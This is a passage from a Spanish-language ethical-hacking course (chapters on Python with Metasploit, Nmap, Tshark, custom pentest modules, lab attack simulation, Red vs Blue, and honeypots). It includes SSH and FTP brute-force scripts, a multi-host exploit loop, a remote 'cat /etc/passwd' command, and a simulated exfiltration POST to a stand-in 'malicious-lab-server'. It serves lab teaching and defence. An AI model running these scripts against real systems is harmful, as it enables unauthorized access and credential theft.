Este esquema permite diseñar **pipelines automáticos** de pentesting con Python + Metasploit.

6. Ejemplo: Múltiples hosts y payloads

Con Python es posible **iterar múltiples hosts** y lanzar exploits diferentes según fingerprint:

```
targets = ["192.168.56.101", "192.168.56.102"]

for host in targets:
    exploit['RHOSTS'] = host
    job_id = exploit.execute(payload=payload)
    print(f"Exploit contra {host} lanzado como job {job_id}")
```

Esto convierte el RPC en un *orquestador* de ataques dentro de un entorno controlado.

7. Riesgos y precauciones

- **Seguridad del RPC:** expuesto en red, podría ser comprometido. Usar siempre SSL y *firewall rules*.
 - **Autenticación débil:** la password en texto plano es un riesgo; considera usar secretos en archivos seguros.
 - **Logs y auditoría:** documenta todo, especialmente cuando automatizas.
 - **Uso ético:** jamás apuntar a sistemas en producción ni a máquinas sin permiso.
-

8. Laboratorio recomendado

1. **Entorno virtualizado** con Kali Linux + Metasploitable 2.
 2. Levantar `msfrpcd` en Kali.
 3. Crear un script en Python que:
 - Conecte al RPC.
 - Liste exploits.
 - Seleccione uno (`vsftpd/backdoor`).
 - Configure `RHOSTS` con la VM vulnerable.
 - Lance el payload y muestre la sesión.
-

9. Buenas prácticas

- **Modularizar scripts:** funciones para escaneo, explotación, post-explotación.
 - **Logs estructurados:** JSON/CSV para reportes.
 - **Pruebas controladas:** aislar red en *host-only*.
 - **Aprendizaje progresivo:** comienza con exploits “inofensivos” como `auxiliary/scanner`.
-

10. Cierre

El uso de Python con el RPC de Metasploit abre un universo de **automatización de pentesting** y la posibilidad de diseñar frameworks propios. No se trata solo de lanzar exploits, sino de **integrar seguridad ofensiva con análisis y reporting**, siempre bajo prácticas éticas.

Capítulo 53. Automatización de ataques con Python y Nmap

Disclaimer: Este capítulo está diseñado únicamente con fines educativos y en entornos de laboratorio controlados. El uso indebido de estas técnicas en sistemas sin autorización expresa constituye un delito y puede tener consecuencias legales graves.

1. Introducción

Nmap (Network Mapper) es la herramienta por excelencia para reconocimiento y escaneo de redes. Su uso combinado con Python permite **automatizar tareas de recolección de información y explotación dirigida**, integrando descubrimiento de servicios, identificación de vulnerabilidades y ejecución de ataques controlados.

Automatizar Nmap con Python nos da la posibilidad de:

- Escanear múltiples rangos de IP de manera programática.
 - Analizar resultados en tiempo real.
 - Disparar exploits o payloads según las vulnerabilidades encontradas.
 - Integrar los hallazgos en pipelines de pentesting.
-

2. Módulos y librerías en Python para Nmap

Existen diferentes enfoques:

- **python-nmap**: wrapper en Python que interactúa directamente con Nmap y parsea resultados en XML.
- **libnmap**: librería que ofrece más opciones de análisis estructurado.
- **subprocess**: ejecución directa de comandos Nmap y parsing manual de la salida.

Ejemplo instalación:

```
pip install python-nmap
```

3. Uso básico de python-nmap

Un escaneo simple con Python:

```
import nmap
```

```
# Crear objeto scanner
nm = nmap.PortScanner()

# Escaneo básico de puertos comunes
nm.scan('192.168.56.101', '22-443')

for host in nm.all_hosts():
    print(f"Host: {host} ({nm[host].hostname()})")
    print(f"Estado: {nm[host].state()}")
    for proto in nm[host].all_protocols():
        ports = nm[host][proto].keys()
        for port in ports:
            print(f" - {proto} port {port}:
{nm[host][proto][port]['state']}")
```

→ ☐ Resultado: listado de hosts y puertos abiertos en el rango dado.

4. Escaneo avanzado y fingerprinting

Con Nmap podemos automatizar **detección de servicios y versiones**:

```
nm.scan('192.168.56.0/24', arguments='-sV -O')

for host in nm.all_hosts():
    if 'tcp' in nm[host]:
        for port, info in nm[host]['tcp'].items():
            if info['state'] == 'open':
                print(f"[+] {host}:{port} - {info['name']}
({info['version']})")
```

Esto permite detectar software vulnerable para luego integrarlo con módulos de explotación.

5. Integración con ataques automatizados

Ejemplo: si encontramos **FTP en el puerto 21**, lanzar un ataque de fuerza bruta (educativo):

```
import paramiko

def brute_ssh(ip, userlist, passlist):
    for user in userlist:
        for pwd in passlist:
            try:
                client = paramiko.SSHClient()
                client.set_missing_host_key_policy(paramiko.AutoAdd
Policy())
                client.connect(ip, username=user, password=pwd,
timeout=3)
```



```

        print(f"[✓] Credenciales válidas: {user}:{pwd}")
        return
    except:
        pass
    print("[X] No se encontraron credenciales válidas")

targets = ['192.168.56.101']
for t in targets:
    nm.scan(t, arguments='-p 22')
    if nm[t]['tcp'][22]['state'] == 'open':
        brute_ssh(t, ['root', 'admin'], ['1234', 'toor',
'password'])

```

→ El script primero detecta si el puerto SSH está abierto con Nmap, y luego intenta un ataque de diccionario simple.

6. Escaneo masivo + almacenamiento de resultados

Podemos exportar resultados a CSV o JSON para reportes:

```

import json

results = {}
for host in nm.all_hosts():
    results[host] = nm[host]

with open("scan_results.json", "w") as f:
    json.dump(results, f, indent=4)

```

Esto es fundamental para auditorías profesionales, donde el análisis debe quedar documentado.

7. Flujo de automatización en pentesting

El proceso típico con Python + Nmap sería:

1. **Descubrimiento:** escanear red y detectar hosts activos.
2. **Fingerprinting:** identificar servicios, versiones y sistemas operativos.
3. **Filtrado:** seleccionar solo los objetivos vulnerables (ej. FTP sin TLS, SMB antiguo).
4. **Explotación automática:** ejecutar payloads o scripts específicos.
5. **Reporte:** guardar resultados en formato legible (JSON, CSV, Markdown).

8. Ejemplo de pipeline automatizado

```

def scan_and_attack(target):
    nm.scan(target, arguments="-sV")
    for proto in nm[target].all_protocols():

```

```
for port, info in nm[target][proto].items():
    if info['state'] == 'open':
        if "ftp" in info['name']:
            print(f"[!] FTP detectado en {target}:{port}")
            # aquí podrías integrar ataque de diccionario

FTP

scan_and_attack("192.168.56.101")
```

Esto es un **esqueleto de pipeline** que puedes ampliar con módulos para cada servicio.

9. Buenas prácticas

- **No escanear redes sin autorización.**
 - **Limitar el scope:** evita escaneos masivos que puedan levantar alertas.
 - **Controlar la intensidad:** $-T4$ acelera, pero puede ser detectado.
 - **Respetar políticas de uso:** empresas suelen tener límites para escaneos internos.
 - **Separar entornos:** los scripts de laboratorio nunca deben mezclarse con redes de producción.
-

10. Conclusión

La combinación de **Nmap + Python** abre la puerta a un pentesting **automatizado, modular y escalable**. Lo importante no es solo detectar puertos abiertos, sino integrarlo con lógicas que desencadenen ataques controlados y reportes estructurados. Este enfoque convierte a Python en el pegamento que une **reconocimiento, explotación y documentación** dentro del ciclo ofensivo.

Capítulo 54. Integración de Python con Wireshark y Tshark

Disclaimer: El contenido de este capítulo se limita a entornos controlados de laboratorio y prácticas educativas. El análisis de tráfico en redes ajenas sin consentimiento expreso es ilegal y puede constituir un delito grave.

1. Introducción

Wireshark es una de las herramientas más potentes para el análisis de tráfico de red. Sin embargo, su GUI (interfaz gráfica) no siempre es práctica para tareas de automatización. Para esos casos existe **Tshark**, la versión en línea de comandos de Wireshark, ideal para ser controlada desde Python.


Integrar Python con Tshark nos permite:

- Capturar tráfico en tiempo real.
 - Filtrar paquetes por protocolos específicos (HTTP, DNS, FTP, etc.).
 - Analizar campos concretos y exportarlos en formatos legibles (CSV, JSON).
 - Automatizar la detección de patrones sospechosos o indicadores de compromiso (IoCs).
-

2. Instalación y requisitos

Instalar Wireshark/Tshark en Linux:

```
sudo apt update
sudo apt install wireshark tshark -y
```

1.  Nota: El usuario debe pertenecer al grupo `wireshark` para capturar sin root.

Instalar librerías útiles en Python:

```
pip install pyshark
pip install scapy
```

2.

3. Uso básico de Tshark desde la terminal

Ejemplo simple de captura de 10 paquetes en la interfaz `eth0`:

```
tshark -i eth0 -c 10
```

Filtrado por protocolo:

```
tshark -i eth0 -Y "http" -T fields -e ip.src -e ip.dst -e http.host
```

Esto muestra **solo tráfico HTTP** con IP de origen, destino y host.


4. Integración con Python usando subprocess

Podemos ejecutar comandos de Tshark directamente desde Python:

```
import subprocess

cmd = ["tshark", "-i", "eth0", "-c", "20", "-T", "fields", "-e",
      "ip.src", "-e", "ip.dst", "-e", "frame.len"]
process = subprocess.Popen(cmd, stdout=subprocess.PIPE,
                           stderr=subprocess.PIPE, text=True)

for line in process.stdout:
    print("Paquete:", line.strip())
```

→  Captura 20 paquetes e imprime origen, destino y longitud de frame.

5. Integración avanzada con pyshark

pyshark es un wrapper en Python que simplifica la interacción con Tshark:

```
import pyshark

# Captura en vivo
cap = pyshark.LiveCapture(interface='eth0')

for packet in cap.sniff_continuously(packet_count=5):
    print("Paquete capturado:")
    print("  Origen:", packet.ip.src)
    print("  Destino:", packet.ip.dst)
    print("  Protocolo:", packet.highest_layer)
```

→ ☐ Permite acceder a **campos por protocolo** de forma directa.

6. Filtrado de tráfico con pyshark

Aplicar filtros BPF (como en Wireshark):

```
cap = pyshark.LiveCapture(interface='eth0', bpf_filter='tcp port 80')

for pkt in cap.sniff_continuously(packet_count=10):
    if hasattr(pkt, 'http'):
        print(f"[HTTP] {pkt.ip.src} → {pkt.ip.dst} | {pkt.http.host}")
```

Este script captura tráfico HTTP en el puerto 80 y extrae el campo Host.

7. Análisis de archivos .pcap

Wireshark/Tshark genera archivos .pcap que pueden analizarse en Python:

```
cap = pyshark.FileCapture('captura.pcap', display_filter='dns')

for pkt in cap:
    try:
        print(f"[DNS] {pkt.ip.src} preguntó por {pkt.dns.qry_name}")
    except AttributeError:
        pass
```

→ ☐ Ideal para analizar grandes capturas offline.

8. Automatización de detección de IoCs

Ejemplo: detectar peticiones a dominios sospechosos en un .pcap:

```
maliciosos = ["evil.com", "badsite.net"]

cap = pyshark.FileCapture('captura.pcap', display_filter="dns")

for pkt in cap:
    if hasattr(pkt, 'dns'):
        dominio = pkt.dns.qry_name
        if dominio in maliciosos:
            print(f"[ALERTA] Comunicación con dominio malicioso detectada: {dominio}")
```

9. Exportación de datos a CSV/JSON

Podemos guardar la información procesada para reportes:

```
import csv

with open("http_traffic.csv", "w", newline="") as f:
    writer = csv.writer(f)
    writer.writerow(["src", "dst", "host"])

    cap = pyshark.FileCapture("captura.pcap",
display_filter="http")
    for pkt in cap:
        writer.writerow([pkt.ip.src, pkt.ip.dst, getattr(pkt.http,
'host', '')])
```

10. Casos de uso en pentesting y DFIR

- **Pentesting:** Automatizar descubrimiento de credenciales expuestas en tráfico claro.
 - **Threat Hunting:** Identificar conexiones salientes sospechosas.
 - **Forense digital:** Analizar .pcap para reconstruir sesiones y detectar exfiltración de datos.
 - **Detección de malware:** Buscar patrones de comunicación de troyanos conocidos.
-

11. Buenas prácticas

- Limitar capturas a entornos **de laboratorio controlado**.
- Usar filtros (-Y, bpf_filter) para no capturar tráfico irrelevante.

- Procesar capturas offline siempre que sea posible, para evitar sobrecarga.
 - Documentar hallazgos de manera clara para reportes.
-

12. Conclusión

Python potencia a Wireshark/Tshark al permitir **automatización, parsing estructurado y correlación de datos** con otras fuentes. En el ámbito de pentesting y forense, esta integración ofrece un marco flexible para ir más allá de la observación manual y avanzar hacia la **detección proactiva** de anomalías.

Capítulo 55. Desarrollo de módulos personalizados de pentesting en Python

Disclaimer: Este capítulo tiene fines educativos en entornos controlados de laboratorio. El desarrollo de herramientas ofensivas sin autorización explícita es ilegal y puede constituir un delito grave.

1. Introducción

Uno de los mayores beneficios de Python en ciberseguridad es su flexibilidad para **desarrollar módulos personalizados de pentesting**. Mientras frameworks como **Metasploit** o **Empire** ofrecen cientos de módulos preexistentes, en muchos escenarios un pentester necesita **scripts adaptados a un entorno específico**, con funciones que no están en las herramientas estándar.

Los módulos personalizados permiten:

- Automatizar ataques dirigidos.
 - Adaptar exploits a vulnerabilidades particulares.
 - Crear pipelines de ataque y post-explotación propios.
 - Integrar recolección de información y generación de reportes.
-

2. Arquitectura básica de un módulo de pentesting

Un módulo bien diseñado debe incluir:

1. **Entrada de parámetros:** objetivo, puerto, credenciales, etc.
2. **Función principal:** el ataque, prueba o acción ofensiva.
3. **Manejo de errores y timeouts:** evitar bloqueos o loops infinitos.
4. **Registro de resultados:** mostrar en consola y guardar en archivos.
5. **Opcional:** integración con bases de datos o dashboards de pentesting.

Ejemplo de estructura genérica:

```
class PentestModule:
```

```
def __init__(self, target, port):
    self.target = target
    self.port = port

def run(self):
    raise NotImplementedError("Debes implementar este método en
el módulo hijo.")
```

3. Ejemplo: módulo de escaneo de puertos

Un módulo sencillo que extiende la clase base:

```
import socket

class PortScanner(PentestModule):
    def run(self):
        try:
            sock = socket.socket(socket.AF_INET,
socket.SOCK_STREAM)
            sock.settimeout(2)
            result = sock.connect_ex((self.target, self.port))
            if result == 0:
                print(f"[+] Puerto {self.port} abierto en
{self.target}")
            else:
                print(f"[-] Puerto {self.port} cerrado en
{self.target}")
            sock.close()
        except Exception as e:
            print(f"[!] Error: {e}")

# Uso
scanner = PortScanner("192.168.56.101", 22)
scanner.run()
```

→ ☐ Extensible: podríamos crear un PortScannerMulti que recorra un rango de puertos.

4. Ejemplo: módulo de fuerza bruta FTP

```
from ftplib import FTP

class FTPBruteForce(PentestModule):
    def __init__(self, target, port, users, passwords):
        super().__init__(target, port)
        self.users = users
        self.passwords = passwords

    def run(self):
        for user in self.users:
```

```

        for pwd in self.passwords:
            try:
                ftp = FTP()
                ftp.connect(self.target, self.port, timeout=5)
                ftp.login(user, pwd)
                print(f"[✓] Credenciales válidas:
{user}:{pwd}")

                ftp.quit()
                return
            except:
                pass
        print("[-] No se encontraron credenciales válidas.")

```

→ ☐ Ejemplo clásico de módulo personalizable para ataques de diccionario.

5. Modularidad y librerías externas

Los módulos deben ser **independientes y reutilizables**. Por ejemplo:

- `scanner.py`: para descubrir hosts y puertos.
- `bruteforce.py`: ataques de diccionario.
- `exploits.py`: ejecución de payloads simples.
- `report.py`: guardar hallazgos en CSV o JSON.

Esto permite integrarlos en un framework estilo Metasploit, pero hecho a medida.

6. Framework propio en Python (mini Metasploit)

Podemos combinar módulos bajo un mismo “framework” simplificado:

```

class PentestFramework:
    def __init__(self):
        self.modules = {}

    def add_module(self, name, module):
        self.modules[name] = module

    def run_module(self, name, *args, **kwargs):
        if name in self.modules:
            self.modules[name](*args, **kwargs).run()
        else:
            print("Módulo no encontrado")

```

→ ☐ Con esta base, podríamos invocar módulos como:

```

fw = PentestFramework()
fw.add_module("portscan", PortScanner)
fw.add_module("ftp_brute", FTPBruteForce)

fw.run_module("portscan", "192.168.56.101", 22)

```



```
fw.run_module("ftp_brute", "192.168.56.101", 21, ["admin"],
["1234", "password"])
```

7. Ejemplo: módulo de post-explotación (enumeración de usuarios)

```
import paramiko

class SSHEnumUsers(PentestModule):
    def __init__(self, target, port, user, pwd):
        super().__init__(target, port)
        self.user = user
        self.pwd = pwd

    def run(self):
        try:
            client = paramiko.SSHClient()
            client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            client.connect(self.target, self.port, self.user,
self.pwd)
            stdin, stdout, stderr = client.exec_command("cat
/etc/passwd")
            print("[+] Usuarios en el sistema:\n",
stdout.read().decode())
            client.close()
        except Exception as e:
            print(f"[!] Error: {e}")
```

→ ☐ Automatiza un paso clave de la post-explotación: la **enumeración de usuarios locales**.

8. Buenas prácticas en el desarrollo de módulos

- Mantener los módulos **simples y especializados** (single responsibility).
 - Documentar entradas, salidas y dependencias.
 - Usar **manejo de excepciones** robusto para no romper el flujo del framework.
 - Integrar **logs estructurados** (JSON, syslog).
 - Mantener un entorno de **laboratorio seguro** para las pruebas.
-

9. Casos de uso

- Auditorías personalizadas donde los frameworks estándar no alcanzan.
- Desarrollo de **exploits a medida** contra software interno.
- **Automatización de pruebas de caja negra**.
- Formación: enseñar a estudiantes cómo estructurar ataques sin depender de herramientas prehechas.

10. Conclusión

El desarrollo de módulos de pentesting en Python permite a los profesionales crear su propio “arsenal ofensivo” adaptado a contextos específicos. Si bien existen frameworks muy completos, tener la capacidad de **escribir módulos ligeros, reutilizables y personalizables** es una ventaja competitiva que diferencia a un pentester avanzado de uno dependiente de herramientas externas.

Capítulo 56. Simulación de ataques avanzados en laboratorio con Python

Disclaimer: Este capítulo se limita exclusivamente a la simulación en entornos de laboratorio controlados. Replicar ataques en sistemas sin consentimiento constituye un delito grave y puede traer consecuencias legales severas.

1. Introducción

La **simulación de ataques avanzados en laboratorio** permite a profesionales de ciberseguridad reproducir escenarios reales de intrusión para entender cómo actúan los atacantes y diseñar defensas eficaces. Con Python, podemos construir **prototipos de ataques controlados** que imiten técnicas comunes en el arsenal de un hacker, desde explotación inicial hasta movimientos laterales y persistencia.

A diferencia de los ejemplos básicos, en este capítulo nos centraremos en **ataques complejos y encadenados**, donde múltiples técnicas se combinan para comprometer un sistema.

2. Objetivo de la simulación

Los laboratorios permiten:

- **Probar defensas** antes de un ataque real.
 - **Capacitar equipos Blue Team y Red Team** en entornos seguros.
 - **Analizar comportamientos de malware** sin poner en riesgo infraestructura productiva.
 - **Recrear APTs (Advanced Persistent Threats)** para entrenar en detección.
-

3. Escenario de laboratorio típico

Un laboratorio de simulación avanzada puede incluir:

- Una **máquina atacante** (Kali Linux o Python en cualquier distro).
 - Una **víctima Windows/Linux** con servicios vulnerables.
 - Un servidor **DNS o web malicioso simulado** para exfiltración.
 - Herramientas de monitoreo (Wireshark, Suricata, ELK stack) para observar ataques.
-

4. Simulación de ataque de reconocimiento avanzado

Antes de atacar, un adversario analiza el sistema objetivo.

```
import subprocess

def advanced_recon(target):
    print(f"[+] Escaneando {target} con Nmap...")
    cmd = ["nmap", "-sV", "-A", "-T4", target]
    result = subprocess.run(cmd, capture_output=True, text=True)
    print(result.stdout)

advanced_recon("192.168.56.101")
```

→ ☐ Se ejecuta un escaneo completo con detección de servicios, versiones y scripts NSE.

5. Simulación de explotación

Un ataque avanzado puede implicar explotar un servicio vulnerable (ejemplo: un buffer overflow en un servicio custom).

Código **educativo** para simular envío de payload:

```
import socket

def exploit_service(target, port):
    payload = b"A" * 1000 + b"\x90" * 16 + b"EXPLOIT_CODE"
    s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    s.connect((target, port))
    s.send(payload)
    print("[+] Payload enviado")
    s.close()

exploit_service("192.168.56.101", 1337)
```

→ ☐ En un entorno real se cambiaría `EXPLOIT_CODE` por shellcode diseñado para la vulnerabilidad, pero aquí simulamos el envío de datos maliciosos.

6. Simulación de movimiento lateral

Un atacante comprometido puede intentar acceder a otras máquinas en la red:

```
import paramiko

def lateral_movement(hosts, user, pwd):
    for h in hosts:
        try:
            ssh = paramiko.SSHClient()
            ssh.set_missing_host_key_policy(paramiko.AutoAddPolicy())

            ssh.connect(h, username=user, password=pwd, timeout=5)
            print(f"[+] Acceso conseguido en {h}")
            ssh.close()
        except:
            print(f"[-] Fallo en {h}")

lateral_movement(["192.168.56.102", "192.168.56.103"], "admin",
"123456")
```

→ ☐ Se simula la propagación a sistemas vecinos usando credenciales robadas.

7. Simulación de exfiltración de datos

La extracción de información es uno de los objetivos más comunes.

```
import requests

def simulate_exfiltration(data):
    print("[+] Exfiltrando datos al servidor malicioso...")
    requests.post("http://malicious-lab-server/exfil",
data={"dump": data})

simulate_exfiltration("Usuarios y contraseñas capturadas en
laboratorio")
```

→ ☐ En un laboratorio se usa un servidor controlado para recibir la “exfiltración”.

8. Cadena de ataque simulada

1. Reconocimiento con Nmap.
2. Explotación de un servicio vulnerable.
3. Acceso inicial con payload simulado.
4. Movimiento lateral mediante SSH.
5. Exfiltración hacia servidor de prueba.

Esta cadena imita un **Kill Chain** real, pero en condiciones seguras.

9. Automatización del ataque con framework propio

Podemos construir un mini-framework que ejecute pasos en secuencia:

```
class AdvancedAttack:
    def __init__(self, target):
        self.target = target

    def run(self):
        print("[*] Iniciando simulación de ataque avanzado...")
        advanced_recon(self.target)
        exploit_service(self.target, 1337)
        lateral_movement(["192.168.56.102", "192.168.56.103"],
"admin", "123456")
        simulate_exfiltration("datos_ficticios_laboratorio")
        print("[*] Ataque simulado completado.")

AdvancedAttack("192.168.56.101").run()
```

→ ☐ Representa un **ciclo ofensivo automatizado** para fines didácticos.

10. Buenas prácticas en simulaciones avanzadas

- Mantener el laboratorio **aislado de internet** para evitar filtraciones reales.
 - Usar **datos ficticios** en la simulación.
 - Documentar cada paso como si fuera un caso real de pentesting.
 - Comparar los resultados con los logs de IDS/IPS para evaluar su efectividad.
-

11. Casos de uso prácticos

- Entrenamiento de equipos de defensa en **detección temprana**.
 - Validación de controles de seguridad en entornos corporativos.
 - Demostración de impacto de una APT a directivos.
 - Práctica académica en cursos de **red teaming** y ethical hacking.
-

12. Conclusión

La simulación de ataques avanzados con Python en laboratorio es una herramienta invaluable para el **aprendizaje profundo y la defensa proactiva**. Al recrear la lógica de un atacante, un profesional de ciberseguridad adquiere visión estratégica y habilidades prácticas para anticipar y neutralizar amenazas reales.

Capítulo 57. Red Team vs Blue Team con Python

Disclaimer: Este capítulo está diseñado para **entornos de laboratorio y formación profesional**. La simulación de ataques o defensas en sistemas reales sin autorización es ilegal.

1. Introducción

En el mundo de la ciberseguridad, los roles de **Red Team** y **Blue Team** representan dos caras de la misma moneda.

- El **Red Team** se centra en pensar como un atacante, emulando técnicas reales para comprometer sistemas.
- El **Blue Team** actúa como defensor, implementando controles, detección y respuesta ante incidentes.

Python es una herramienta clave para **ambos bandos**: su versatilidad permite crear scripts ofensivos (ataques de fuerza bruta, exfiltración, payloads) y defensivos (monitoreo de logs, detección de anomalías, bloqueo de IPs).

Este capítulo explora ejemplos prácticos para entender cómo Python potencia las estrategias de ambos equipos.

2. Ciclo de enfrentamiento Red vs Blue

1. **Reconocimiento (Red)** – El atacante recopila información.
 2. **Detección (Blue)** – El defensor monitoriza actividad inusual.
 3. **Explotación (Red)** – Se intenta aprovechar vulnerabilidades.
 4. **Respuesta (Blue)** – El sistema reacciona, alerta y mitiga.
 5. **Persistencia (Red)** – El atacante busca permanecer en el sistema.
 6. **Erradicación (Blue)** – El defensor identifica y elimina la intrusión.
-

3. Python para el Red Team

3.1. Escaneo de puertos

```
import socket

def red_portscan(target, ports):
    print(f"[RED] Escaneando {target}")
    for p in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(0.5)
        if s.connect_ex((target, p)) == 0:
            print(f"[+] Puerto {p} abierto")
        s.close()

red_portscan("192.168.56.101", [21,22,80,445])
```

→ ☐ Simula el reconocimiento inicial de un atacante.

3.2. Fuerza bruta SSH

```
import paramiko

def red_bruteforce(target, user, wordlist):
    for pwd in wordlist:
        try:
            client = paramiko.SSHClient()
            client.set_missing_host_key_policy(paramiko.AutoAddPolicy())
            client.connect(target, username=user, password=pwd,
                           timeout=2)
            print(f"[✓] Credenciales encontradas: {user}:{pwd}")
            return
        except:
            pass
    print("[-] No se hallaron credenciales.")

red_bruteforce("192.168.56.101", "root", ["1234", "toor", "admin"])
```

→ ☐ Representa un ataque directo contra un servicio.

4. Python para el Blue Team

4.1. Monitoreo de conexiones sospechosas

```
import psutil

def blue_detect_connections():
    for conn in psutil.net_connections(kind='inet'):
        if conn.raddr and conn.raddr.ip not in ["192.168.56.0/24"]:
            print(f"[BLUE] Conexión sospechosa detectada: {conn.raddr.ip}:{conn.raddr.port}")

blue_detect_connections()
```

→ ☐ Script defensivo que alerta si hay conexiones hacia IPs externas no autorizadas.

4.2. Detección de fuerza bruta por logs

```
def blue_log_analysis(logfile):
    attempts = {}
    with open(logfile, "r") as f:
        for line in f:
```

```
        if "Failed password" in line:
            ip = line.split("from")[-1].strip()
            attempts[ip] = attempts.get(ip, 0) + 1

    for ip, count in attempts.items():
        if count > 5:
            print(f"[BLUE] Posible ataque de fuerza bruta desde
{ip} ({count} intentos)")

blue_log_analysis("/var/log/auth.log")
```

→ ☐ Analiza logs para identificar intentos masivos de autenticación.

5. Ejemplo de enfrentamiento práctico

Escenario:

1. El **Red Team** intenta descubrir servicios vulnerables en 192.168.56.101.
2. El **Blue Team** ejecuta detección de escaneos y fuerza bruta en paralelo.

Flujo en laboratorio:

- **Red:** lanza `red_portscan`.
 - **Blue:** ejecuta `blue_detect_connections`, que alerta sobre conexiones rápidas en puertos múltiples.
 - **Red:** prueba credenciales con `red_bruteforce`.
 - **Blue:** analiza `/var/log/auth.log` y detecta intentos de login fallidos.
-

6. Automatización del duelo Red vs Blue

Podemos unificar ambas perspectivas en un **simulador educativo**:

```
import threading

def red_attack():
    red_portscan("192.168.56.101", [21,22,80])
    red_bruteforce("192.168.56.101", "root", ["123", "password",
"root"])

def blue_defense():
    blue_detect_connections()
    blue_log_analysis("logs_sinteticos.log")

t1 = threading.Thread(target=red_attack)
t2 = threading.Thread(target=blue_defense)

t1.start()
t2.start()
```


→ ☐ Ejecuta ataque y defensa al mismo tiempo en un laboratorio.

7. Buenas prácticas en el duelo Red vs Blue

- Los equipos deben **documentar cada acción** para aprendizaje mutuo.
 - Evitar scripts destructivos en laboratorio.
 - Usar **datos falsos y entornos aislados**.
 - Tras cada simulación, realizar un **debriefing conjunto** para extraer lecciones.
-

8. Casos de uso reales

- **Entrenamiento SOCs** en respuesta rápida.
 - **Red Team Exercises** en organizaciones grandes.
 - **Simulaciones educativas** en cursos de hacking ético.
 - **Validación de herramientas de defensa** frente a ataques realistas.
-

9. Conclusión

Python es el puente que une ofensiva y defensa en ciberseguridad. Su simplicidad permite tanto al **Red Team** automatizar ataques como al **Blue Team** desarrollar defensas activas. Practicar escenarios de enfrentamiento en laboratorio enriquece la experiencia y fortalece la seguridad real de una organización.

Capítulo 58. Creación de honeypots con Python

Disclaimer: Todo lo aquí descrito es para entornos controlados y con consentimiento. Antes de capturar tráfico/credenciales, consulta aspectos **legales** (privacidad, retención, notificación). En producción, anonimiza datos y limita la interacción a fines defensivos.

1) ¿Qué es un honeypot (y por qué hacerlo en Python)?

Un **honeypot** es un servicio *trampa* que parece real para atraer, registrar y estudiar actividad hostil. Python permite montar **bajos/medios niveles de interacción** rápidamente, integrando **logs estructurados**, *feeds* de inteligencia y alertas.

Objetivos típicos

- Telemetría de intentos (puertos, usuarios, payloads).
- Señuelos (banners, rutas, formularios falsos) para *fingerprinting* del atacante.
- Alertas y *threat intel* (IP reputation, ASN, reverse DNS).

- Investigación y entrenamiento Blue Team.
-

2) Decisiones de diseño (rápido)

- **Interacción baja** (seguro): responde banners y registra entradas (FTP/Telnet/HTTP).
 - **Interacción media**: formularios señuelo y comandos *mock* (sin ejecutar nada real).
 - **Aislamiento**: contenedor/VM, usuario sin privilegios, sin acceso a datos reales.
 - **Evidencia**: logs en JSONL, *hashing* (SHA-256) de artefactos, reloj en UTC.
 - **No armamento**: nunca ejecutes comandos del atacante; simula respuestas.
-

3) Honeypot multi-puerto con asyncio (baja interacción)

Escucha en varios puertos, devuelve banners señuelo y **registra** todo en `honeypot.log.jsonl`. Para puertos <1024 usa *redir/iptables* o ejecuta en >=1024 (ver notas).

```
#!/usr/bin/env python3
# honeypot_async.py - Honeypot educativo (baja interacción)
import asyncio, json, datetime, pathlib, socket

LOG = pathlib.Path("honeypot.log.jsonl")

BANNERS = {
    21: b"220 (vsFTPD 3.0.3)\r\n",
    23: b"Debian GNU/Linux 10\r\nlogin: ",
    22: b"SSH-2.0-OpenSSH_8.2p1 Ubuntu-4\r\n",    # saludo SSH
    (sólo texto)
    80: b"",    # HTTP se maneja
    aparte
    445: b"\x00",    # SMB
    placeholder para scanners
}

def now():
    return datetime.datetime.utcnow().isoformat() + "Z"

async def log_event(evt: dict):
    evt["ts"] = now()
    LOG.open("a", encoding="utf-8").write(json.dumps(evt,
ensure_ascii=False) + "\n")

async def generic_handler(reader: asyncio.StreamReader, writer:
asyncio.StreamWriter, port: int):
    peer = writer.get_extra_info("peername")
    ip, rport = peer[0], peer[1] if peer else ("?", 0)
    try:
        # Enviar banner si aplica
        banner = BANNERS.get(port, b"")
        if banner:
```

```

        writer.write(banner); await writer.drain()

        # Leer algo (no bloquear mucho)
        try:
            data = await asyncio.wait_for(reader.read(512),
timeout=3.0)
        except asyncio.TimeoutError:
            data = b""

        await log_event({
            "proto_port": port, "src_ip": ip, "src_port": rport,
            "banner_sent": banner.decode('latin1', 'ignore'),
            "data_rcv_base16": data[:128].hex(), # no guardes
todo
            "note": "low-interaction"
        })
    finally:
        writer.close()
        with contextlib.suppress(Exception):
            await writer.wait_closed()

# HTTP señuelo simple (medio-baja interacción)
async def http_handler(reader, writer):
    peer = writer.get_extra_info("peername")
    ip = peer[0] if peer else "?"
    try:
        try:
            req = await asyncio.wait_for(reader.read(2048),
timeout=3.0)
        except asyncio.TimeoutError:
            req = b""
        # Respuestas de engaño
        body = (
            "<html><head><title>Intranet</title></head>"
            "<body><h1>Login</h1>"
            "<form method='POST' action='/login'>"
            "User: <input name='u' /> Pass: <input type='password'
name='p' />"
            "<input type='submit' value='Login' /></form>"
            "<!-- robots.txt: Disallow: /admin -->"
            "</body></html>"
        ).encode()
        resp = b"HTTP/1.1 200 OK\r\nServer:
Apache/2.4.41\r\nContent-Type: text/html; charset=utf-8\r\nContent-
Length: " + str(len(body)).encode() + b"\r\n\r\n" + body
        writer.write(resp); await writer.drain()

        # Parse superficial (línea 1 y Host/User-Agent)
        head = req.decode(errors="ignore").split("\r\n")
        await log_event({
            "proto_port": 80, "src_ip": ip,
            "request_line": head[0] if head else "",
            "host": next((h[6:] for h in head if
h.lower().startswith("host: ")), ""),
            "ua": next((h[12:] for h in head if
h.lower().startswith("user-agent: ")), "")
        })
    finally:

```

```

        writer.close()
        with contextlib.suppress(Exception):
            await writer.wait_closed()

import contextlib
async def main():
    ports = [21,22,23,80,445]
    servers = []
    for p in ports:
        handler = http_handler if p == 80 else (lambda r,w,pp=p:
generic_handler(r,w,pp))
        srv = await asyncio.start_server(handler, host="0.0.0.0",
port=p, start_serving=True)
        servers.append(srv)
        sock = srv.sockets[0]
        print(f"[+] Listening on {sock.getsockname()}")

    # Mantener vivo
    try:
        await asyncio.gather(*(srv.serve_forever() for srv in
servers))
    except asyncio.CancelledError:
        pass

if __name__ == "__main__":
    try:
        asyncio.run(main())
    except PermissionError:
        print("✗ Permisos insuficientes para puertos <1024.
Ejecuta como root en lab, usa authbind o redirige puertos a
>=1024.")

```

Notas

